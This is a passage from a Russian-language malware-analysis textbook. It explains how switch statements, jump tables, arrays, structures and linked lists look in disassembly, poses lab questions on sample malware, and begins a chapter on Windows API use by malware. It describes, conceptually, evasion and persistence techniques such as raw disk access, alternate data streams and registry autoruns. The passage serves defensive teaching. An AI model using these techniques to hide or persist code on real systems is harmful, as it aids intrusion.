


Рис. 6.3. Схема дизассемблирования выражения switch из листинга 6.21 по примеру условных выражений

```
0040102D                push    ecx
0040102E                push    offset unk_40C000 ; i = %d
00401033                call    printf
00401038                add     esp, 8
0040103B                jmp     short loc_401067
0040103D loc_40103D:
0040103D                mov     edx, [ebp+var_4] ❹
00401040                add     edx, 2
00401043                push    edx
00401044                push    offset unk_40C004 ; i = %d
00401049                call    printf
0040104E                add     esp, 8
00401051                jmp     short loc_401067
00401053 loc_401053:
00401053                mov     eax, [ebp+var_4] ❺
00401056                add     eax, 3
00401059                push    eax
0040105A                push    offset unk_40C008 ; i = %d
0040105F                call    printf
00401064                add     esp, 8
```

На рис. 6.3 код поделен на участки, которые выполняются после принятия того или иного решения. Три блока, ❶, ❷ и ❸, представляют непосредственно три варианта на основе выражений `case`. Заметьте, что каждый из них завершается нижним блоком, который отвечает концу функции. Эта схема демонстрирует три проверки, через которые должен пройти код, если `var_8` больше 3.

Глядя на этот код, сложно (если вообще возможно) сказать, что представлял собой оригинальный исходный текст — конструкцию `switch` или последовательность выражений `if`. В обоих случаях код выглядит одинаково, поскольку оба выражения используют множество инструкций `cmp` и `Jcc`. Во время дизассемблирования не всегда есть возможность восстановить оригинальный код, так как одни и те же конструкции можно транслировать в ассемблер разными, но при этом корректными и равноценными способами.

Таблица переходов

Следующий пример ассемблерного кода часто можно встретить в больших смежных выражениях `switch`. Компилятор оптимизирует код, чтобы избежать слишком большого количества сравнений. Например, если в листинге 6.20 `i` равно `3`, до выполнения третьего варианта будет сделано три разных сравнения. В листинге 6.22 мы добавили еще один вариант (вы можете убедиться в этом, сравнив два листинга), но сгенерированный ассемблерный код изменился до неузнаваемости.

Листинг 6.22. Выражение switch с четырьмя вариантами на языке C

```
switch(i)
{
    case 1:
        printf("i = %d", i+1);
        break;
    case 2:
        printf("i = %d", i+2);
```

```
        break;
    case 3:
        printf("i = %d", i+3);
        break;
    case 4:
        printf("i = %d", i+3);
        break;
    default:
        break;
}
```

В листинге 6.23 показан более эффективный ассемблерный код. В нем применяется таблица переходов ❷, которая определяет дополнительные сдвиги в памяти. Переменная `switch` используется в ней в качестве индекса.

В этом примере `ecx` содержит переменную `switch`, и в первой же строке из нее вычитается 1. В коде на C таблица переходов содержит диапазон от 1 до 4; в ассемблере он принимает вид от 0 до 3, чтобы таблицу можно было как следует проиндексировать. Определение подходящего варианта происходит в инструкции перехода ❶.

В этой инструкции `edx` умножается на 4 и добавляется в конец таблицы переходов (0x401088), чтобы определить, к какому блоку следует перейти. Множитель 4 выбран в связи с тем, что каждый элемент таблицы представляет собой адрес размером 4 байта.

Листинг 6.23. Ассемблерный код для выражения switch из листинга 6.22

```
00401016              sub         ecx, 1
00401019              mov         [ebp+var_8], ecx
0040101C              cmp         [ebp+var_8], 3
00401020              ja          short loc_401082
00401022              mov         edx, [ebp+var_8]
00401025              jmp         ds:off_401088[edx*4] ❶
0040102C         loc_40102C:
...
00401040              jmp         short loc_401082
00401042         loc_401042:
...
00401056              jmp         short loc_401082
00401058         loc_401058:
...
0040106C              jmp         short loc_401082
0040106E         loc_40106E:
...
00401082         loc_401082:
00401082              xor         eax, eax
00401084              mov         esp, ebp
00401086              pop         ebp
00401087              retn
00401087      _main       endp
00401088 ❷    off_401088      dd offset loc_40102C
0040108C                      dd offset loc_401042
00401090                      dd offset loc_401058
00401094                      dd offset loc_40106E
```

Схема выражения `switch` этого вида, представленная на рис. 6.4, является более наглядной, чем стандартное окно дизассемблирования.




Рис. 6.4. Схематическое представление таблицы переходов для выражения switch

Все четыре варианта четко разбиты на отдельные блоки ассемблерного кода. Эти блоки выстроены вертикально снизу от таблицы переходов, которая определяет, какой из них нужно использовать. Обратите внимание, что все эти прямоугольники, в том числе и начальный, ведут к крайнему правому блоку, который является концом функции.

Дизассемблирование массивов

Массивы используются программистами для определения упорядоченного набора похожих элементов данных. Во вредоносном ПО иногда применяются массивы указателей на строки, содержащие разные доменные имена для установления соединений.

В листинге 6.24 показаны два массива, которые используются в одной программе. Оба они инициализируются во время прохода по циклу `for`. Массив `a` объявлен локально, а массив `b` — глобально. Это отличие отразится на ассемблерном коде.

Листинг 6.24. Массивы в языке C

```
int b[5] = {123,87,487,7,978};
void main()
{
    int i;
    int a[5];

    for(i = 0; i<5; i++)
    {
        a[i] = i;
        b[i] = i;
    }
}
```

В ассемблере для доступа к массивам используется их начало (базовый адрес). Размер отдельных элементов не всегда очевиден, но его можно определить по тому, как массив проиндексирован. Ниже приведен код из листинга 6.24, транслированный в ассемблер.

Листинг 6.25. Ассемблерный код для массивов из листинга 6.24

```
00401006            mov     [ebp+var_18], 0
0040100D            jmp     short loc_401018
0040100F loc_40100F:
0040100F            mov     eax, [ebp+var_18]
00401012            add     eax, 1
00401015            mov     [ebp+var_18], eax
00401018 loc_401018:
00401018            cmp     [ebp+var_18], 5
0040101C            jge     short loc_401037
0040101E            mov     ecx, [ebp+var_18]
00401021            mov     edx, [ebp+var_18]
00401024            mov     [ebp+ecx*4+var_14], edx ❶
00401028            mov     eax, [ebp+var_18]
0040102B            mov     ecx, [ebp+var_18]
0040102E            mov     dword_40A000[ecx*4], eax ❷
00401035            jmp     short loc_40100F
```

В этом листинге массив `b` имеет базовый адрес `dword_40A000`, а массив `a` — `var_14`. Так как оба массива хранят целые числа, каждый их элемент занимает 4 байта, хотя инструкции ❶ и ❷, которые применяются для доступа к ним, различаются. В обоих случаях в качестве индекса используется регистр `ecx`, который умножается на 4, чтобы учесть размер элементов. При обращении к определенному элементу итоговое значение добавляется к базовому адресу массива.

Распознавание структур

Структуры похожи на массивы, однако в них могут содержаться элементы разных типов. Структуры часто используются авторами вредоносных программ для группирования информации. Иногда это легче, чем следить за множеством отдельных

переменных, особенно если к одному и тому же набору значений обращается много разных функций (функции Windows API часто используют структуры, которые должны создаваться и управляться вызывающей программой).

В листинге 6.26 объявляется структура ❶, состоящая из целочисленного массива, символа и числа типа `double`. Внутри `main` мы выделяем для нее память и передаем ее в функцию `test`. Переменная `struct gms` ❷ является глобальной.

Листинг 6.26. Пример структуры в языке C

```
struct my_structure { ❶
    int x[5];
    char y;
    double z;
};

struct my_structure *gms; ❷

void test(struct my_structure *q)
{
    int i;
    q->y = 'a';
    q->z = 15.6;
    for(i = 0; i<5; i++){
        q->x[i] = i;
    }
}

void main()
{
    gms = (struct my_structure *) malloc(
    sizeof(struct my_structure));
    test(gms);
}
```

Доступ к структурам (как и к массивам) осуществляется через их начальный, базовый адрес. Сложно сказать, являются ли близлежащие типы данных частью одной структуры или же они просто размещаются рядом. В зависимости от контекста способность распознать структуру может сыграть важную роль в анализе вредоносного ПО.

Ниже показана дизассемблированная функция `main` из листинга 6.26. Поскольку `struct gms` является глобальной переменной, ее базовый адрес, `dword_40EA30`, будет находиться в памяти, как показано в листинге 6.27. Базовый адрес структуры передается в функцию `test` (`sub_401000`) с помощью инструкции `push eax` ❶.

Листинг 6.27. Ассемблерный код функции main со структурой из листинга 6.26

```
00401050            push        ebp
00401051            mov         ebp, esp
00401053            push        20h
00401055            call        malloc
0040105A            add         esp, 4
0040105D            mov         dword_40EA30, eax
00401062            mov         eax, dword_40EA30
```

```
00401067             push        eax ❶
00401068             call        sub_401000
0040106D             add         esp, 4
00401070             xor         eax, eax
00401072             pop         ebp
00401073             retn
```

Ниже показан ассемблерный код метода `test` из листинга 6.26. Здесь `arg_0` является базовым адресом структуры. Сдвиг 0x14 хранит ее символ, а значение 0x61 соответствует букве *a* в формате ASCII.

Листинг 6.28. Ассемблерный код функции test из листинга 6.26

```
00401000             push        ebp
00401001             mov         ebp, esp
00401003             push        ecx
00401004             mov         eax,[ebp+arg_0]
00401007             mov         byte ptr [eax+14h], 61h
0040100B             mov         ecx, [ebp+arg_0]
0040100E             fld         ds:dbl_40B120 ❶
00401014             fstp        qword ptr [ecx+18h]
00401017             mov         [ebp+var_4], 0
0040101E             jmp         short loc_401029
00401020 loc_401020:
00401020             mov         edx,[ebp+var_4]
00401023             add         edx, 1
00401026             mov         [ebp+var_4], edx
00401029 loc_401029:
00401029             cmp         [ebp+var_4], 5
0040102D             jge         short loc_40103D
0040102F             mov         eax,[ebp+var_4]
00401032             mov         ecx,[ebp+arg_0]
00401035             mov         edx,[ebp+var_4]
00401038             mov         [ecx+eax*4],edx ❷
0040103B             jmp         short loc_401020
0040103D loc_40103D:
0040103D             mov         esp, ebp
0040103F             pop         ebp
00401040             retn
```

Мы можем определить, что сдвиг 0x18 является числом типа `double`, поскольку он используется в инструкции с плавающей запятой ❶. Мы также можем сказать, что целые числа перемещаются со сдвигами 0, 4, 8, 0xC и 0x10, если изучим цикл `for` и посмотрим, где используются эти сдвиги ❷. На основе этого анализа можно сделать вывод о содержимом структуры.

IDA Pro позволяет создать структуру и присвоить ее ссылке в памяти. Для этого нужно нажать клавишу `T`. Если это сделать, инструкция `mov [eax+14h], 61h` превратится в `mov [eax + my_structure.y], 61h`. Второй вариант легче понять. Маркирование структур также помогает ускорить анализ дизассемблированного кода, особенно если вы постоянно следите за тем, какие структуры в нем используются. Чтобы эффективно применить данную функцию IDA Pro, вам необходимо вручную создать структуру `my_structure` в соответствующем окне. Этот процесс может оказаться утомительным, но он должен помочь в анализе часто встречающихся структур.

Анализ обхода связного списка

Связный список — это структура данных, состоящая из последовательности элементов, каждый из которых содержит поле со ссылкой на следующий элемент. Принципиальным преимуществом связного списка перед массивом является то, что порядок размещения элементов в списке может отличаться от того, как эти элементы хранятся в памяти или на диске. Благодаря этому связный список позволяет добавление и удаление узлов в произвольной позиции.

В листинге 6.29 показан пример связного списка и его обхода на языке C. Данный список состоит из набора структур под названием `pnode` и проходит через два цикла. Первый цикл ❶ создает и наполняет данными десять узлов, а второй ❷ перебирает все записи и выводит их содержимое.

Листинг 6.29. Обход связного списка в языке C

```
struct node
{
    int x;
    struct node * next;
};

typedef struct node pnode;

void main()
{
    pnode * curr, * head;
    int i;
    head = NULL;

    for(i=1;i<=10;i++) ❶
    {
        curr = (pnode *)malloc(sizeof(pnode));
        curr->x = i;
        curr->next = head;
        head = curr;
    }

    curr = head;

    while(curr) ❷
    {
        printf("%d\n", curr->x);
        curr = curr->next ;
    }
}
```

Чтобы понять дизассемблированный код, лучше всего определить две конструкции в методе `main`. В этом и заключается суть данной главы: способность распознавать такие конструкции упрощает анализ.

В листинге 6.30 мы сначала определим цикл `for`. Переменная `var_C` соответствует счетчику цикла `i`. `var_8` и `var_4` представляют переменные `head` и `curr`. `var_4` — это указатель на структуру с двумя значениями, присвоенными на шагах ❶ и ❷.

Цикл `while` (от ❸ до ❺) перебирает связный список. Внутри цикла `for` значению `var_4` присваивается следующий элемент списка ❹.

Листинг 6.30. Ассемблерный код для обхода связного списка из листинга 6.29

```
0040106A             mov     [ebp+var_8], 0
00401071             mov     [ebp+var_C], 1
00401078
00401078 loc_401078:
00401078             cmp     [ebp+var_C], 0Ah
0040107C             jg      short loc_4010AB
0040107E             mov     [esp+18h+var_18], 8
00401085             call    malloc
0040108A             mov     [ebp+var_4], eax
0040108D             mov     edx, [ebp+var_4]
00401090             mov     eax, [ebp+var_C]
00401093             mov     [edx], eax ❶
00401095             mov     edx, [ebp+var_4]
00401098             mov     eax, [ebp+var_8]
0040109B             mov     [edx+4], eax ❷
0040109E             mov     eax, [ebp+var_4]
004010A1             mov     [ebp+var_8], eax
004010A4             lea     eax, [ebp+var_C]
004010A7             inc     dword ptr [eax]
004010A9             jmp     short loc_401078
004010AB loc_4010AB:
004010AB             mov     eax, [ebp+var_8]
004010AE             mov     [ebp+var_4], eax
004010B1
004010B1 loc_4010B1:
004010B1             cmp     [ebp+var_4], 0 ❸
004010B5             jz      short locret_4010D7
004010B7             mov     eax, [ebp+var_4]
004010BA             mov     eax, [eax]
004010BC             mov     [esp+18h+var_14], eax
004010C0             mov     [esp+18h+var_18], offset aD ; "%d\n"
004010C7             call    printf
004010CC             mov     eax, [ebp+var_4]
004010CF             mov     eax, [eax+4]
004010D2             mov     [ebp+var_4], eax ❹
004010D5             jmp     short loc_4010B1 ❺
```

Чтобы распознать связный список, вам сначала нужно найти объект, который содержит указатель на другой объект того же типа. Их рекурсивная природа делает их связанными, и именно это вам нужно искать в ассемблерном коде.

Обратите внимание на шаг ❹: значение `var_4` присваивается регистру `eax`. Это можно определить по операции `[eax+4]`, которая сама стала результатом предыдущего присваивания `var_4`. Это означает, что структура `var_4`, какой бы она ни была, должна содержать указатель размером 4 байта, который связан с другой структурой, тоже содержащей указатель того же размера на еще одну структуру, и т. д.

Итоги главы

Цель этой главы — научить вас абстрагироваться от подробностей. Этот прием постоянно применяется в анализе безопасности. Не позволяйте себе увязнуть в низкоуровневых деталях — выработайте навык распознавать принцип работы кода на более высоком уровне.

Мы продемонстрировали вам все основные конструкции в языке C и ассемблере, чтобы вы могли быстро их выявлять во время анализа. Мы также показали несколько примеров принятия компилятором совершенно разных решений, как в случае со структурами (когда использовался совсем другой компилятор) и вызовами функций. Понимание этого аспекта поможет вам находить в коде новые конструкции, которые будут встречаться в реальных условиях.

Лабораторные работы

Эти лабораторные работы должны помочь вам понять общую функциональность программы путем анализа конструкций языка. В каждой работе вы получите возможность обнаружить и проанализировать новую структуру. Каждая следующая лабораторная работа основывается на предыдущей, предлагая вам таким образом одну сложную вредоносную программу, состоящую из четырех частей. Выполнив все задания, вы сможете быстрее распознавать эти отдельные конструкции, если они вам встретятся в зараженном коде.

Лабораторная работа 6.1

Проанализируйте вредоносную программу `Lab06-01.exe`.

Вопросы

1. Какая основная конструкция содержится в единственном ответвлении, вызываемом функцией `main`?
2. Какое ответвление вызывается по адресу 0x40105F?
3. Каково назначение этой программы?

Лабораторная работа 6.2

Проанализируйте вредоносный код в файле `Lab06-02.exe`.

Вопросы

1. Какие операции выполняет первое ответвление в функции `main`?
2. Какое ответвление находится по адресу 0x40117F?
3. Что делает второе ответвление, вызываемое из `main`?

4. Конструкция какого типа используется в этом ответвлении?
5. Имеет ли эта программа какие-либо сетевые индикаторы?
6. Каково назначение этого вредоноса?

Лабораторная работа 6.3

Проанализируйте вредоносную программу `Lab06-03.exe`.

Вопросы

1. Сравните вызовы в функциях `main` этой и предыдущей лабораторной работы. Вызов какой новой функции был добавлен?
2. Какие параметры принимает эта новая функция?
3. Какая основная конструкция содержится в этой функции?
4. Что эта функция умеет делать?
5. Имеет ли данный вредонос какие-либо локальные индикаторы?
6. Каково назначение этой программы?

Лабораторная работа 6.4

Проанализируйте вредоносную программу `Lab06-04.exe`.

Вопросы

1. Какая разница между вызовами, сделанными внутри функции `main` в этой и предыдущей лабораторных работах?
2. Какие новые конструкции были добавлены в `main`?
3. Чем отличается функция для разбора HTML в этой и предыдущих лабораторных работах?
4. Как долго будет работать эта программа (если предположить, что она подключена к Интернету)?
5. Содержит ли данный вредонос какие-либо новые сетевые индикаторы?
6. Каково назначение этой программы?

7 Анализ вредоносных программ для Windows

Большинство вредоносных программ нацелены на платформу Windows и тесно взаимодействуют с этой ОС. Глубокое понимание основных подходов к написанию кода для Windows позволит вам распознавать локальные индикаторы вредоноса, отслеживать то, как он использует ОС для выполнения кода без использования переходов или вызова инструкций, и определять его назначение.

Эта глава охватывает широкий спектр концепций, знакомых Windows-разработчикам, но, даже если вы один из них, вам все равно стоит ее прочитать. Безвредные программы обычно корректно компилируются и следуют методическим рекомендациям от компании Microsoft, однако вредоносное ПО может иметь необычную структуру и выполнять неожиданные действия. В этой главе будут рассмотрены уникальные приемы, с помощью которых вредоносная программа использует возможности Windows.

Windows является сложной системой, и мы не в состоянии охватить все ее аспекты. Вместо этого мы сосредоточимся на функциях, наиболее интересных для анализа безопасности. Мы начнем с краткого обзора некоторой общей для Windows API терминологии, а затем обсудим модификации операционной системы и способы создания локальных индикаторов. После этого будут рассмотрены разные пути выполнения кода за пределами анализируемого файла. В конце мы поговорим о том, как вредоносные программы используют режим ядра для скрытия своей активности и получения дополнительных возможностей.

Windows API

Windows API — это широкий набор интерфейсов, который определяет способ взаимодействия вредоносного ПО с библиотеками от компании Microsoft. Он настолько развит, что приложению, которое разрабатывается только для Windows, редко требуются сторонние библиотеки.

В Windows API используются определенные термины, названия и соглашения, с которыми необходимо познакомиться, прежде чем приступать к отдельным функциям.

Типы и венгерская нотация

Windows API в основном использует свои собственные названия для представления типов в языке C. Например, типы `DWORD` и `WORD` представляют 32-битные и 16-битные целые беззнаковые числа. Стандартные для C типы, такие как `int`, `short` и `unsigned int`, обычно игнорируются.

В Windows для обозначения функций, как правило, используется *венгерская нотация*. Это соглашение об именовании, которое упрощает определение типов переменных с помощью префиксов. Переменные, содержащие 32-битное целое беззнаковое число (`DWORD`), начинаются с `dw`. Например, если третий аргумент функции `VirtualAllocEx` называется `dwSize`, вы будете знать, что это `DWORD`. Венгерская нотация помогает определить тип переменной и упрощает чтение кода, но иногда она становится довольно громоздкой.

В табл. 7.1 перечислены некоторые популярные типы в Windows API (далеко не все). В скобках указаны соответствующие префиксы.

Таблица 7.1. Распространенные типы в Windows API

Тип и префикс	Описание
WORD (w)	16-битное беззнаковое значение
DWORD (dw)	32-битное беззнаковое значение (двойной WORD)
Дескрипторы (H)	Ссылка на объект. Информация, хранящаяся в дескрипторе, не документируется. Работа с дескриптором должна выполняться только через Windows API. Примеры: HModule, HInstance и HKey
Длинные указатели (LP)	Указатель на другой тип. Например, LPByte является указателем на byte, а LPCSTR указывает на строку символов. Строки обычно имеют префикс LP, так как они на самом деле представляют собой указатели. Иногда вместо LP вам будет встречаться префикс P (Pointer). В 32-битных системах он ничем не отличается от LP. Изначально он предназначался для 16-битных систем, где и видна разница
Callback	Представляет функцию, которая вызывается из Windows API. Например, InternetSetStatusCallback передает указатель на функцию, которая вызывается всякий раз, когда меняется состояние интернет-соединения в системе

Дескрипторы

Дескрипторы — это элементы, которые были открыты или созданы операционной системой: окно, процесс, модуль, меню, файл и т. д. Дескрипторы похожи на указатели в том смысле, что они ссылаются на внешний объект или участок памяти. Отличие состоит в том, что их нельзя использовать в арифметических операциях и они не всегда представляют адрес объекта. Единственное, что можно сделать с дескриптором, — сохранить его и затем передать в вызов функции, чтобы сослаться на тот же объект.

В качестве примера можно привести функцию `CreateWindowEx`, которая возвращает дескриптор окна `HWND`. Для любых последующих операций с этим окном, таких как `DestroyWindow`, вам придется использовать этот дескриптор.

ПРИМЕЧАНИЕ

Согласно Microsoft HWND нельзя использовать в качестве указателя или арифметического значения. Однако дескрипторы, возвращающиеся из некоторых функций, представляют значения, которые могут вести себя как обычные указатели. В данной главе мы будем обращать на это ваше внимание.

Функции файловой системы

Одним из самых частых способов взаимодействия вредоносного ПО с системой является создание или изменение файлов. При этом определенные названия файлов или их изменение могут послужить хорошими локальными индикаторами.

Файловая активность может подсказать, чем занимается вредонос. Например, если зараженная программа создает файл и сохраняет в него информацию о посещенных веб-страницах, она, вероятно, представляет собой некий вид шпионского ПО.

Компания Microsoft предоставляет несколько функций для доступа к файловой системе.

- `CreateFile`. Эта функция используется для открытия существующих и создания новых файлов. Кроме того, она способна открывать каналы, потоки и устройства ввода/вывода. Параметр `dwCreationDisposition` определяет, будет ли файл открыт или создан заново.
- `ReadFile` и `WriteFile`. Эти функции используются для чтения и записи файлов. Обе они работают в поточном режиме. При первом вызове `ReadFile` из файла считывается несколько байтов; при следующем вызове будут прочитаны байты, которые следуют дальше. Например, если открыть файл и вызвать `ReadFile` размером 40, следующий вызов начнет чтение с 41-го байта. Но, как вы можете догадаться, ни одна из этих функций не позволяет легко перемещаться по файлу.
- `CreateFileMapping` и `MapViewOfFile`. *Отображение файлов* часто используется авторами вредоносного ПО, так как оно позволяет легко манипулировать файлами, предварительно загружая их в память. Функция `CreateFileMapping` загружает файл с диска в RAM. Функция `MapViewOfFile` возвращает указатель на начальный адрес отображения, который можно использовать для доступа к отображенному файлу. С помощью этих функций и указателя программа может выполнять чтение и запись в любом месте файла. Эта возможность чрезвычайно полезна для определения файловых форматов, так как она позволяет легко переходить по разным адресам в памяти.

ПРИМЕЧАНИЕ

Отображения файлов часто используются для копирования возможностей загрузчика Windows. Вредоносная программа может проанализировать отображенный PE-заголовок и внести все необходимые изменения в файл, находящийся в памяти, позволяя ему выполняться так, как будто он был загружен самой операционной системой.

Специальные файлы

В Windows имеется много типов файлов, с которыми можно работать обычным способом, но доступ к которым невозможен через букву их диска или папку (например, `c:\docs`). Такие файлы часто используются вредоносными программами.

Специальные файлы сложнее обнаружить, так как они не отображаются в листинге каталога. Некоторые из них могут давать более широкий доступ к системному оборудованию и внутренним данным.

Специальный файл можно передать в виде строки любой файловой функции, которая будет обращаться с ним, как с любым другим. Ниже мы рассмотрим общие файлы, альтернативные потоки данных и файлы, доступные через пространства имен.

Общие файлы

Общие файлы являются подвидом специальных файлов. Их имена начинаются с `\serverName\share` или `\\?\serverName\share`. Они позволяют получить доступ к содержимому общей папки, которая хранится в сети. Префикс `\\?\` вынуждает систему полностью отключить разбор строк, делая возможным доступ к более длинным именам файлов.

Файлы, доступные через пространства имен

В ОС существуют дополнительные файлы, которые доступны через пространства имен. Под *пространством имен* можно понимать фиксированный набор папок, каждая из которых хранит определенный тип объектов. В системах NT пространство самого низкого уровня имеет префикс `\`. У него есть доступ ко всем устройствам, и внутри него содержатся все другие пространства имен.

ПРИМЕЧАНИЕ

Для просмотра пространства имен NT в вашей системе можно воспользоваться бесплатной утилитой WinObj Object Manager от компании Microsoft.

Пространство имен устройств Win32 с префиксом `\\.\` часто используется вредоносными программами для прямого доступа к физическому оборудованию и выполнения операций записи и чтения, аналогичных файловым. Например,

с помощью пути `\\.\PhysicalDisk1` программа может обратиться непосредственно к диску `PhysicalDisk1`, минуя его файловую систему, что позволяет вносить изменения, которые были бы невозможны при использовании обычного API. Такой подход дает вредоносу возможность считывать и записывать данные в пока еще не выделенных секторах без создания или открытия файлов, что позволяет избежать обнаружения со стороны антивирусного и защитного ПО.

Так, червь Witty, замеченный несколько лет назад, обращался к `\Device\PhysicalDisk1` через пространство имен NT, чтобы повредить файловую систему жертвы. Он открывал это устройство и записывал в него отрезки данных случайно выбранного размера, чем рано или поздно выводил из строя операционную систему и делал невозможной ее загрузку. Этот червь просуществовал недолго, поскольку зараженные компьютеры часто давали сбой до того, как он успевал распространиться. Однако пострадавшим системам был причинен немалый вред.

Еще одним примером может служить злонамеренное использование устройства `\Device\PhysicalMemory` для прямого доступа к оперативной памяти, что позволяет программам в пользовательском пространстве производить запись в пространство ядра. С помощью этой методики вредоносы модифицировали ядро и прятали программы в пространстве пользователя.

ПРИМЕЧАНИЕ

Начиная с Windows 2003 SP1 устройство \Device\PhysicalMemory недоступно из пользовательского пространства. Но вы по-прежнему можете обращаться к нему из пространства ядра, извлекая такую низкоуровневую информацию, как код и конфигурация BIOS.

Альтернативные потоки данных

Альтернативные потоки данных (alternate data streams, ADS) — это технология в рамках NTFS, которая позволяет записывать в файл дополнительные данные, фактически добавляя один файл в другой. Эта новая информация не выводится в листинге каталога или при просмотре содержимого файла — ее можно увидеть только при доступе к потоку.

Данные в ADS подчиняются соглашению об именовании вида *обычныйФайл*`.txt:`*Поток*`:$DATA`, что позволяет программе выполнять чтение и запись в заданном потоке. Авторы вредоносного ПО любят эту технологию, так как она позволяет прятать данные.

Реестр Windows

Реестр Windows используется для хранения системной и программной конфигурации, такой как настройки и параметры. Как и файловая система, это хороший источник локальных индикаторов, который может многое поведать о возможностях вредоносного ПО.

В ранних версиях Windows для хранения конфигурационной информации использовались файлы `.ini`. Реестр создавался как иерархическая база данных, которая должна была улучшить производительность. Его значимость росла по мере того, как все больше приложений начинали хранить в нем свою информацию. Практически любая конфигурация хранится в реестре, включая сетевые параметры, настройки драйверов, сведения о загрузке, учетные записи и т. д.

Вредоносные программы часто используют реестр для записи *постоянной* информации или конфигурационных данных. Они добавляют туда ключи, которые позволяют им автоматически запускаться при включении компьютера. Реестр настолько большой, что у вредоноса есть множество способов сохранить в нем свои данные.

Но прежде, чем углубляться в эту тему, рассмотрим несколько важных терминов, которые необходимо понимать при чтении официальной документации.

